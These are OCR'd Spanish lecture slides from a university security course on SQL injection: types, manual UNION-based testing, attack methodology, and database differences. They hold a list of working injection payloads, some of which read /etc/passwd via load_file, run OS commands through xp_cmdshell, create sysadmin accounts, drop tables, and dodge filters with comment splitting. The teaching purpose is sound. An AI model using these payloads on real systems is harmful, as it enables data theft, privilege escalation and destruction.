USM

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

Seguridad de Sistemas

Clase 10: SQL Injection

Contenidos

- Conocer las principales técnicas de Inyección SQL
- Conocer la metodología y herramientas para SQL Injection
- Conocer las principales técnicas de evasión de WAF para SQLi y las contramedidas

Introducción

- Como es sabido la gran mayoría de las aplicaciones web utilizan bases de datos como repositorio de información.
- La realización de transacciones o control de inventario son las principales aplicaciones que utilizan este tipo de arquitectura.
- Además muchas aplicaciones web utilizan datos personales como identificadores, contraseñas, direcciones de mail, etc.
- En resumen, uno de los más atractivos activos para los delincuentes están en las bases de datos de las aplicaciones, lo que convierte a la Inyección SQL como uno de las vulnerabilidades mas explotadas.

Introducción


UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Definición de SQL Injection**

- Es un tipo de ataque que se aprovecha de una vulnerabilidad en la validación de los contenidos introducidos en un formulario web y que puede permitir la obtención de forma ilegítima de los datos almacenados en la base de datos del sitio web, entre ellos las credenciales de acceso.

- INCIBE

Estadísticas




Tasa de vulnerabilidades web: SecurityAffairs 2019

Introducción

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- Ejemplo de acceso a Base de Datos vía aplicación web



- La aplicación web tiene pre-construidas las consultas a la base de datos, las que se realizan con los parámetros ingresados por el usuario

Introducción

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


- **Algunos comandos SQL**
- use: determina la base de datos sobre la que se realizará la consulta.
- select: permite seleccionar los campos a consultar separados por coma.
- from: permite seleccionar las tablas para consultas separadas por coma.
- where: realiza la selección de filtros para consultas con operadores lógicos.
- union: une dos consultas SQL

Introducción

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **<u>Algunos comandos SQL (cont.)</u>**
- all: devuelve todos los campos de una tabla
- delete: permite borrar un registro de una tabla
- insert: agrega valores a una tabla
- update: permite modificar los valores de una tabla
- Caracteres especiales:
- ; se utiliza para delimitar una consulta
- , se utiliza para delimitar cadenas
- /* …. */ y – se utilizan para comentarios

Ejemplo de inyección SQL



Ejemplo de inyección SQL

Número	Descripción	Código	Precio	Cantidad
1	Notebook	34265	$400.000	3
2	Tablet	56345	$150.000	5
3	Smartphone	38645	$180.000	10
4	Computador	78345	$250.000	2
5	MacBook	29745	$600.000	8

Para realizar una consulta en base al código, ejecutamos:

select descripcion, precio from db.productos where codigo = ‘id’

Ejemplo de inyección SQL

- **Ejemplo (cont.)**
- Si ingresamos el siguiente id = 1’or‘1’=’1
- La consulta quedaría:
- **select descripcion, precio from db.productos where codigo =** 1’or‘1’=’1

- Con esta acción un atacante podría acceder a todos los registros de la base de datos sin conocer los códigos.
- La mejor forma de resolver esta falla de seguridad es “sanitizando las entradas”

Ejemplo de inyección SQL

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Procedimiento manual**
- Ingresar una comilla en la consulta SQL
  - http://server/news.php?id=5’
- Utilizar el comando “ORDER BY” para determinar la cantidad de columnas
  - http://server/news.php?id=5 order by 3/* <-- no error
  - http://server/news.php?id=5 order by 4/* <-- error
- Utilizar el comando “UNION ALL SELECT” para determinar parámetros vulnerables:
  - http://server/news.php?id=5 union all select 1,2,3/*

Ejemplo de inyección SQL

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Procedimiento manual**

```
http://10.0.0.99/cat.php?id=1 union all select 1,2,3,4
```

picture: 2

- La aplicación devuelve el número “2” lo que significa que es vulnerable

```
http://10.0.0.99/cat.php?id=1 union all select 1,@@version,3,4
```

picture: 5.1.63-0+squeeze1


Tipos de SQL Injection

- In-band: los datos son extraídos usando el mismo canal que es usado para inyectar el código SQL. Este es el tipo de ataque más simple, en el que los datos recibidos se muestran en la propia aplicación web.
- Error based: esta inyección se produce al forzar a la base de datos a ejecutar una operación que produzca un error.
- Union based: este ataque se realiza a través de dos consultas SQL, de las cuales la primera se invalida.
- Blind: se utiliza esta técnica cuando no se tienen mensajes de error de parte de la base de datos, alternando consultas SQL verdaderas y falsas.

Tipos de SQL Injection

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


- **In-band SQL Injection**



Tipos de SQL Injection

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


- **Error based SQL Injection**



Tipos de SQL Injection

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

- **Union based SQL Injection**



Tipos de SQL Injection

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Blind SQL Injection**
- URL: http://newspaper.com/items.php?id=2
- Consulta SQL: SELECT title, description, body FROM items WHERE ID = 2

- Ataque 1: http://newspaper.com/items.php?id=2 and 1=2
- Consulta SQL: SELECT title, description, body FROM items WHERE ID = 2 and 1=2

- Ataque 2: http://newspaper.com/items.php?id=2 and 1=1

Operadores en SQL Injection

UNIVERSIDAD TECNICA FEDERICO SANTA MARIA

Testing String
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%27+--+
" or 1=1--
' or 1=1 /*

Testing String
or 1=1--
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*

Testing String
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1--
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CRATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name' , 'sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login = char(114,111,111,116);

Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);

Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
@var select @var as var into temp end --

Metodología SQL Injection

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **<u>Búsqueda de información</u>**
- En esta etapa los atacantes intentan recopilar información sobre la base de datos de destino, como el nombre de la base de datos, la versión, los usuarios, el mecanismo de salida, el tipo de base de datos, el nivel de privilegio del usuario y el nivel de interacción del sistema operativo.
- Los mensajes de error son esenciales para extraer información de la base de datos. Dependiendo del tipo de errores encontrados, un atacante puede probar diferentes técnicas de ataque de inyección SQL.
- El atacante utiliza la recopilación de información, también conocida como método de encuesta y evaluación, para determinar información completa sobre el objetivo potencial.

Metodología SQL Injection

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Identificando entradas**
- Un atacante buscará todas las posibles puertas de entrada de la aplicación a través de las cuales probar diferentes técnicas de inyección SQL. El atacante puede utilizar herramientas automatizadas como Tamper Data, Burp Suite, etc. Las puertas de entrada pueden incluir campos de entrada en el formulario web, campos ocultos o cookies utilizadas en la aplicación para mantener las sesiones. El atacante analiza las solicitudes web GET y POST enviadas a la aplicación de destino con la ayuda de las herramientas mencionadas anteriormente para encontrar puertas de entrada para la inyección SQL. Las siguientes herramientas pueden alterar las solicitudes GET y POST para encontrar puertas de entrada.

Metodología SQL Injection

UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA

- **Tampering**
- Un atacante puede manipular las solicitudes HTTP GET y POST para generar errores. Las utilidades Tamper Data o Burp Suite pueden manipular ambas. Los mensajes de error obtenidos mediante esta técnica pueden proporcionar al atacante información como el nombre del servidor de la base de datos, la estructura del directorio y las funciones utilizadas para la consulta SQL.
- Ejemplo: www.url.com/ip.php?id=1
- www.url.com/ip.php?id=2
- www.url.com/ip.php?id=3

Diferencias entre bases de datos

- **Creación de cuentas**
- Microsoft SQL Server
  - exec sp_addlogin 'victor', 'Pass123’
  - exec sp_addsrvrolemember 'victor', 'sysadmin’
- Oracle
  - CREATE USER victor IDENTIFIED BY Pass123
  - TEMPORARY TABLESPACE temp
  - DEFAULT TABLESPACE users;
  - GRANT CONNECT TO victor;
  - GRANT RESOURCE TO victor;

Diferencias entre bases de datos

- **<u>Creación de cuentas (cont.)</u>**

- Microsoft Access
  - CREATE USER victor
  - IDENTIFIED BY 'Pass123’

- MySQL
  - INSERT INTO mysql.user (user, host, password) VALUES ('victor', 'localhost', PASSWORD('Pass123')

Diferencias entre bases de datos

- **Enumeración de objetos**

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TAB, SYS.USER_TABLES	MsysObjects	mysql.host	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.db	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.USER_TAB_COLUMNS			
SYS.USER_CATALOG			

Diferencias entre bases de datos

- **<u>Interacción con el sistema operativo</u>**
- Algunas bases de datos pueden ejecutar comandos a nivel de Sistema Operativo lo que permite crear conexiones reversas

Diferencias entre bases de datos

- **Interacción con el sistema operativo**
- **Ejemplos**

```
NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
```

```
